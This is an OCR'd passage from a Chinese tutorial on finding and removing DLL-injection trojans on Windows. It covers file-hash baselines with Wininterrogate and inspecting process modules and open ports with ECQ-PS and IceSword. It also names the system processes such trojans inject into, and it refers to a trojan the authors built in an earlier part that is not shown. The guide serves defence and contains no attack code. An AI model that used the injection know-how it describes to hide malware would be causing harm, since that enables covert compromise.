


图21

这样我们就能发现一些多出来的DLL文件，然后通过查看创建时间、版本、是否经过压缩等就能够比较容易地判断出是不是已经被DLL木马光顾了。没有是最好，如果有的话也不要直接删除掉，我们可以先把它移到回收站里，若系统没有异常反应再将之彻底删除或者提交给杀毒软件公司。

三、通过文件保护查找DLL木马

另外，由于DLL木马病毒会替换系统中的DLL文件，或者加载到EXE文件中，对系统文件进行修改等。如果我们能备份系统文件的信息，就可以有效的查找到被更改过的文件，从而防范此类木马病毒。在这里还是可以利用上面提到的审计工具“Wininterrogate”。

在界面“Interrogation Type”组中勾选“File System”项，勾选右边的“Get file Version Info”、“Get Hash Digest”和“Display Disk Information”项，并选择相应的“MD5”或“SHA-1”值，如图22。并在下方的“Starting Directory”中指定文件目录。完毕后点击“Save as”按钮，即可将指定目录中所有文件的创建时间、磁盘属性、文件的MD5值或希哈值进行保存。由于每个文件只能对应一个唯一的MD5值或希哈值，所有当文件被改变后，其MD5值或希哈值也会相应的发生改变！因此可以通过保存这两个文件值，在查找被DLL木马更改过的DLL文件时进行对比，从而更快更准确的得到结果。




图22

第三部分　DLL木马清除全攻略


所谓道高一尺魔高一丈，DLL进程插入型病毒让杀毒软件和防火墙很受伤——无法查找到木马进程，无法删除病毒文件。虽然DLL木马如此的难缠恐怖，但是我们依然是可以清除DLL注入式木马的，下面就向大家介绍一下清除DLL木马的一般步骤和各种方法。

步骤一、确定DLL木马病毒文件

在清除DLL木马之前，首先我们要利用上面备份的DLL文件列表，来确定系统中新添加的DLL木马病毒文件路径，找到究竟哪一个文件是DLL木马病毒文件。当然也可以利用杀毒软件来扫描系统，一般情况下，更新了病毒库的杀毒软件还是可以方便的找到DLL病毒文件的，只是不能主动清除掉而已。例如没有加壳的上兴远控木马还是会被江民杀毒软件2006所发现。然而并不是所有的用户都非常熟悉DLL文件调用情况，也不一定事先就已备份DLL文件列表，也可能杀毒软件无法查找出木马DLL文件……那么到底该如何从列表中查找出可疑的木马模块呢？

我经常使用的工具是ECQ-PS（超级进程王），ECQ-PS超级进程王是一款非常强劲的进程管理软件，能完美的查杀各种进程插入型木马，并且最重要的是可以查看进程调用模块，扫描可疑的模块并将其清除掉。

运行软件后在中间的列表窗口中可以看到当前系统中的所有进程，如图23。


图23

双击其中的某个进程后，可以在下面窗口的“所有模块”标签中，可以列表显示该进程调用的所有模块信息。在信息中包括模块名称、版本和厂商，以及创建的时间等。其中的厂商和创建时间信息比较重要，如果是一个系统关键进程如“svchost.exe”，结果调用的却是一个不知名的厂商的模块，那该模块必定是有问题的。

另外如果厂商虽然是微软的，但创建时间却与其它的DLL模块时间不同，那么也可能是DLL木马。如果对DLL模块不熟悉，不能确定




图24

是否是DLL木马的话，可以使用软件的自动扫描可疑DLL模块功能。

点击“可疑模块”标签，软件会自动扫描模块中的可疑文件，并在列表中显示出来。另外在窗口右边点击“导入库”标签，在列表中可以看到当前进程中调用的所有DLL库，及调用函数。双击列表中的可疑DLL模块，可看到调用此模块的进程，如图24。一般每一个DLL文件都有多个进程会调用，如果调用此DLL文件的仅仅是此一个进程，也可能是DLL木马。点击“强进删除”按钮，即可将DLL木马从进程中删除掉。

步骤二、揪出木马藏身之所

虽然木马没有自己的进程，但是有一个宿主进程，只要结束宿主进程停止DLL文件的调用，就可以删除DLL文件清除木马。因此清除DLL木马的第一步，必须找到木马注入的宿主进程。因为刚才我们在制作木马的过程中，已经知道DLL文件是注入到“explorer.exe”进程中的，不过对于未知的DLL注入木马，可能就需要查找判定一番了。

1. 通过端口查出木马进程

首先打开Windows任务管理器，查看系统中运行了哪些进程。虽然任务管理器的功能不是很强，但对于普通的木马多少还是可以看出些端倪来的。我们也可以使用其它的进程查看工具，比如IceSword、Process Explorer等。

ICESword的功能很强，可以查看并结束各种隐藏的木马后门进程，采用了特殊的技术可以显示经过ROOTKIT隐藏的进程，用它来对系统进程进行检测是最适合不过的了。运行ICESword后，点击“查看”中的“进程”项，如果在右边的列表窗口中没有看到任何可疑的进程，也没有显示出经过Rootkit隐藏的进程。可以点击查看“端口”项，在右边列表窗口中看到了当前所有打开的端口，在“进程程序名”栏可以看到打开这个端口的进程。如果发现系统打开了一些未知的奇怪端口，而打开这个端口的又是“explorer.exe”或“svchost.exe”之类的常见系统进程，如图25，那么就可以肯定这个进程是木马DLL文件的宿主进程。




图25

2. 直接查找木马DLL文件

如果从端口中查看不出什么问题来，那么可通过一些查看进程调用DLL文件的进程管理工具，找到该文件的宿主进程，此类工具很多，比如大名鼎鼎的ICESword。运行IceSword后，点击左侧边栏“查看”→“进程”，在窗口中可看到所有进程列表。右键点击某进程后，在弹出菜单中选择“模块信息”命令，即可看到该进程调用的所有DLL文件，如图26。

DLL注入式木马通常是将DLL文件，加载到explorer.




图26

exe、svchost.exe、winlogon.exe、iexplore.exe等系统进程中的。因此在查找DLL宿主文件时，可以关闭其它无关的程序，然后依次检查这几个进程中的DLL文件。

3. 快速定位木马宿主

